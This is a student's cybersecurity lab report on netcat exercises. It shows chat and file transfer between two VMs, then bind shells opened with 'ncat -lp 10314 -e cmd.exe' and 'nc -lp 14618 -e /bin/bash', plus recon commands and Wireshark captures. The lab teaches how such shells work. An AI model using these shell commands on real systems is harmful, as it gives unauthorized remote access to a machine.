Name: Shriram Karpoora Sundara Pandian

Course: CSEC 600 Introduction to Cyber Security

Title: Attacks and Mitigation


Lab: 13 (I have used Two machines for this lab so IP may vary)

Chapter: 16 (Security Tools and Techniques)


Exercise 16. 02 :

Step 1 :

A.




B.




C.


```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8090           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:52000          0.0.0.0:0              LISTENING
  TCP    10.211.55.5:139        0.0.0.0:0              LISTENING
  TCP    10.211.55.5:49415      52.159.127.243:443     ESTABLISHED
  TCP    10.211.55.5:52161      20.189.173.23:443      ESTABLISHED
  TCP    10.211.55.5:52173      152.199.24.163:443     ESTABLISHED
  TCP    10.211.55.5:52181      131.253.33.200:443     ESTABLISHED
  TCP    10.211.55.5:52182      23.58.157.7:443        ESTABLISHED
  TCP    10.211.55.5:52183      131.253.33.254:443     ESTABLISHED
  TCP    10.211.55.5:52184      108.174.10.24:443      ESTABLISHED
  TCP    10.211.55.5:52185      192.229.211.108:80     ESTABLISHED
  TCP    10.211.55.5:52186      204.79.197.222:443     ESTABLISHED
  TCP    127.0.0.1:30631        0.0.0.0:0              LISTENING
-- More  --
```


D.




E.


(parallels㉿kali-gnu-linux-2023)-[~]
$ nc 10.211.55.5 52000
Jonathan
hello
how
are
you


C:\Windows\System32\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -l -p 52000
Jonathan
hello
how
are


ip.addr == 10.211.55.5
No. Time Source Destination Protocol Length Info
1 0.000000000 10.211.55.5 224.0.0.251 MDNS 85 Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QU" question
3 1.029915425 10.211.55.5 224.0.0.251 MDNS 85 Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QM" question
5 26.740947439 10.211.55.5 10.211.55.4 TCP 72 52000 → 58342 [PSH, ACK] Seq=1 Ack=1 Win=8195 Len=6 TSval=243134542 TSecr=517160938
6 26.741136477 10.211.55.4 10.211.55.5 TCP 66 58342 → 52000 [ACK] Seq=1 Ack=7 Win=502 Len=0 TSval=517294859 TSecr=243134542
7 29.082239538 10.211.55.5 10.211.55.4 TCP 73 52000 → 58342 [PSH, ACK] Seq=7 Ack=1 Win=8195 Len=7 TSval=243136884 TSecr=517294859
8 29.082356202 10.211.55.4 10.211.55.5 TCP 66 58342 → 52000 [ACK] Seq=1 Ack=14 Win=502 Len=0 TSval=517297200 TSecr=243136884
9 30.013529097 10.211.55.5 10.211.55.4 TCP 72 52000 → 58342 [PSH, ACK] Seq=14 Ack=1 Win=8195 Len=6 TSval=243137815 TSecr=517297200
10 30.013644970 10.211.55.4 10.211.55.5 TCP 66 58342 → 52000 [ACK] Seq=1 Ack=20 Win=502 Len=0 TSval=517298132 TSecr=243137815


Frame 5: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface eth0, id 0
Ethernet II, Src: Parallel_cb:dc:81 (00:1c:42:cb:dc:81), Dst: Parallel_b6:61:df (00:1c:42:b6:61:df)
Internet Protocol Version 4, Src: 10.211.55.5, Dst: 10.211.55.4
Transmission Control Protocol, Src Port: 52000, Dst Port: 58342, Seq: 1, Ack: 1, Len: 6
Data (6 bytes)
Data: 68656c6c6f0a
[Length: 6]
0000 00 1c 42 b6 61 df 00 1c 42 cb dc 81 08 00 45 00
0010 00 3a 26 f5 40 00 80 06 50 1a 0a d3 37 05 0a d3
0020 37 04 cb 20 e3 e6 82 80 bc 6c ef b4 6f c4 80 18
0030 20 03 e4 29 00 00 01 01 08 0a 0e 7d f0 4e 1e d3
0040 3f ea 68 65 6c 6c 6f 0a
? hello

F.

```
┌──(parallels㉿kali-gnu-linux-2023)-[~]
└─$ nc 10.211.55.5 52000
Jonathan
hello
how
are
youhello
check
once
```


```
C:\Windows\System32\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -l -p 52000
Jonathan
hello
how
are
hello
check
once
again^C
```

Step 2 :


A.

```
again^C
C:\Windows\System32\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -lp 55555 > alice.txt
```


B.


~/Desktop/bob.txt - Mousepad
File Edit Search View Document Help
1 Hello bob how are you ?
2

C.


(parallels㉿kali-gnu-linux-2023)-[~/Desktop]
$ nc -w 1 10.211.55.5 55555 < bob.txt
(parallels㉿kali-gnu-linux-2023)-[~/Desktop]

D.


alice
File Edit View
Hello bob how are you ?

Step 3 :

A.

```
C:\Windows\System32\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -lp 10314 -e cmd.exe
```

B.

```
┌──(parallels㉿kali-gnu-linux-2023)-[~/Desktop]
└─$ nc 10.211.55.5 10314
Microsoft Windows [Version 10.0.22621.2715]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>
```

C.

```
C:\Windows\System32\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ipconfig /all
ipconfig /all

C:\Windows\System32\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>arp -a
arp -a

C:\Windows\System32\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>route print
route print
```

D.

```
C:\Windows\System32\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -lp 10314 -e cmd.exe
The current directory is invalid.
The current directory is invalid.
The current directory is invalid.
```

I got this comment as the “current directory is invalid” because I created this folder in System32 to make my vm to work properly for this assignment.


```
Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=41ms TTL=128
Reply from 8.8.8.8: bytes=32 time=41ms TTL=128
Reply from 8.8.8.8: bytes=32 time=38ms TTL=128
Reply from 8.8.8.8: bytes=32 time=42ms TTL=128

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 38ms, Maximum = 42ms, Average = 40ms
```

E.

```
┌──(parallels㉿kali-gnu-linux-2023)-[~/Desktop]
└─$ nc -lp 14618 -e /bin/bash
```


```
C:\Windows\System32\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat 10.211.55.4 14618
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:1c:42:b6:61:df brd ff:ff:ff:ff:ff:ff
    inet 10.211.55.4/24 brd 10.211.55.255 scope global dynamic noprefixroute eth0
       valid_lft 915sec preferred_lft 915sec
    inet6 fdb2:2c26:f4e4:0:268c:cc43:a082:6fa7/64 scope global temporary dynamic
       valid_lft 601221sec preferred_lft 82224sec
    inet6 fdb2:2c26:f4e4:0:21c:42ff:feb6:61df/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 2591960sec preferred_lft 604760sec
    inet6 fe80::21c:42ff:feb6:61df/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
ls
bob.txt
file1
file2
JXqTKtKT.jpeg
Parallels Shared Folders
TYBERvqu.html
VaGsZWqI.jpeg
WeissmanΓÇÉStudyGuide.exe
pwd
/home/parallels/Desktop
```

F.



icmp
icmpv6

No.		Source	Destination	Protocol	Length	Info
	81120002	10.211.55.4	1.1.1.1	ICMP	98	Echo (ping) request id=0x6981, seq=24/6144, ttl=64 (reply in 280)
280	61.865085141	1.1.1.1	10.211.55.4	ICMP	98	Echo (ping) reply id=0x6981, seq=24/6144, ttl=128 (request in 279)
283	62.834549453	10.211.55.4	1.1.1.1	ICMP	98	Echo (ping) request id=0x6981, seq=25/6400, ttl=64 (reply in 284)
284	62.876912189	1.1.1.1	10.211.55.4	ICMP	98	Echo (ping) reply id=0x6981, seq=25/6400, ttl=128 (request in 283)
288	63.841376178	10.211.55.4	1.1.1.1	ICMP	98	Echo (ping) request id=0x6981, seq=26/6656, ttl=64 (reply in 289)
289	63.881281648	1.1.1.1	10.211.55.4	ICMP	98	Echo (ping) reply id=0x6981, seq=26/6656, ttl=128 (request in 288)
290	64.844312838	10.211.55.4	1.1.1.1	ICMP	98	Echo (ping) request id=0x6981, seq=27/6912, ttl=64 (reply in 291)
291	64.890626142	1.1.1.1	10.211.55.4	ICMP	98	Echo (ping) reply id=0x6981, seq=27/6912, ttl=128 (request in 290)
292	65.849775559	10.211.55.4	1.1.1.1	ICMP	98	Echo (ping) request id=0x6981, seq=28/7168, ttl=64 (reply in 293)
293	65.892768966	1.1.1.1	10.211.55.4	ICMP	98	Echo (ping) reply id=0x6981, seq=28/7168, ttl=128 (request in 292)
294	66.851943094	10.211.55.4	1.1.1.1	ICMP	98	Echo (ping) request id=0x6981, seq=29/7424, ttl=64 (reply in 295)
295	66.887394910	1.1.1.1	10.211.55.4	ICMP	98	Echo (ping) reply id=0x6981, seq=29/7424, ttl=128 (request in 294)
298	67.857276235	10.211.55.4	1.1.1.1	ICMP	98	Echo (ping) request id=0x6981, seq=30/7680, ttl=64 (reply in 299)
299	67.894501980	1.1.1.1	10.211.55.4	ICMP	98	Echo (ping) reply id=0x6981, seq=30/7680, ttl=128 (request in 298)
300	68.860467781	10.211.55.4	1.1.1.1	ICMP	98	Echo (ping) request id=0x6981, seq=31/7936, ttl=64 (reply in 301)
301	68.903242854	1.1.1.1	10.211.55.4	ICMP	98	Echo (ping) reply id=0x6981, seq=31/7936, ttl=128 (request in 300)
302	69.864401960	10.211.55.4	1.1.1.1	ICMP	98	Echo (ping) request id=0x6981, seq=32/8192, ttl=64 (reply in 303)
303	69.906141025	1.1.1.1	10.211.55.4	ICMP	98	Echo (ping) reply id=0x6981, seq=32/8192, ttl=128 (request in 302)




```
ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=128 time=42.9 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=128 time=43.3 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=128 time=40.9 ms
64 bytes from 1.1.1.1: icmp_seq=4 ttl=128 time=40.5 ms
64 bytes from 1.1.1.1: icmp_seq=5 ttl=128 time=47.0 ms
64 bytes from 1.1.1.1: icmp_seq=6 ttl=128 time=37.6 ms
64 bytes from 1.1.1.1: icmp_seq=7 ttl=128 time=43.1 ms
64 bytes from 1.1.1.1: icmp_seq=8 ttl=128 time=45.4 ms
64 bytes from 1.1.1.1: icmp_seq=9 ttl=128 time=44.3 ms
64 bytes from 1.1.1.1: icmp_seq=10 ttl=128 time=41.6 ms
64 bytes from 1.1.1.1: icmp_seq=11 ttl=128 time=37.9 ms
64 bytes from 1.1.1.1: icmp_seq=12 ttl=128 time=40.5 ms
